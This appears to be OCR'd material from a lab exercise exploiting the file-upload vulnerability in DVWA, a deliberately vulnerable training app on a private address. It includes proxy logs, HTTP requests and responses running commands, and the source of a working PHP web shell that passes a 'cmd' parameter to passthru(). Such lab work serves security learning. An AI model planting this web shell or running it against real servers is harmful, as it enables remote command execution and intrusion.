63	http://192.168.80.101	GET	/dvwa/hackable/uploads/shell.php?cmd...	✓		200	193	HTML	php				192.168.80.101		15:17:19 8 Jan ...	8080
64	http://192.168.80.101	GET	/dvwa/hackable/uploads/shell.php?cmd...	✓		200	419	text	php				192.168.80.101		15:17:27 8 Jan ...	8080
65	http://192.168.80.101	GET	/dvwa/hackable/uploads/shell.php?cmd...	✓		200	419	text	php				192.168.80.101		15:17:40 8 Jan...	8080
66	http://192.168.80.101	GET	/dvwa/hackable/uploads/shell.php?cmd...	✓		200	208	text	php				192.168.80.101		15:17:51 8 Jan ...	8080
67	http://192.168.80.101	GET	/dvwa/hackable/uploads/shell.php?cmd...	✓		200	219	text	php				192.168.80.101		15:19:31 8 Jan ...	8080
68	http://192.168.80.101	GET	/dvwa/hackable/uploads/shell.php?cmd...	✓		200	226	script	php				192.168.80.101		15:19:44 8 Jan...	8080
69	http://192.168.80.101	GET	/dvwa/hackable/uploads/shell.php?cmd...	✓		200	225	text	php				192.168.80.101		15:20:40 8 Ja...	8080


Request

```
GET /dvwa/hackable/uploads/shell.php?cmd=pwd HTTP/1.1
Host: 192.168.80.101
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/119.0.6045.159 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application
/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: security=low; PHPSESSID=ae6ac8c932b565b046d9a9695c75bd4c
Connection: close
```

Response

```
HTTP/1.1 200 OK
Date: Mon, 08 Jan 2024 12:49:59 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 31
Connection: close
Content-Type: text/html

/var/www/dvwa/hackable/uploads
```



Vulnerability: File Upload

Choose an image to upload:
No file chosen


../../hackable/uploads/paylod.php succesfully uploaded!

More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
http://blogs.securiteam.com/index.php/archives/1268
http://www.acunetix.com/websitesecurity/upload-forms-threat.htm


Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7




```
<form action="" method="get">
Command: <input type="text" name="cmd" /><input type="submit" value="Exec" />
</form>
Output:<br />
<pre><?php passthru($_REQUEST['cmd'], $result); ?></pre>

```



Output:

```
ak.php
dvwa_email.png
paylod.php
shell.php
```




```
GET /dvwa/hackable/uploads/paylod.php?cmd=ls HTTP/1.1
Host: 192.168.80.101
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/119.0.6045.159 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application
/signed-exchange;v=b3;q=0.7
Referer: http://192.168.80.101/dvwa/hackable/uploads/paylod.php?cmd=passwd
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: security=low; PHPSESSID=c4b159264ef533e6249cca8450e22fca
Connection: close


```

```
HTTP/1.1 200 OK
Date: Mon, 08 Jan 2024 15:58:42 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 185
Connection: close
Content-Type: text/html

<form action="" method="get">
  Command: <input type="text" name="cmd" />
  <input type="submit" value="Exec" />
</form>
Output:<br />
<pre>
  ak.php
  dvwa_email.png
  paylod.php
  shell.php
</pre>

```



Output:

```
ak.php
dvwa_email.png
paylod.php
shell.php
```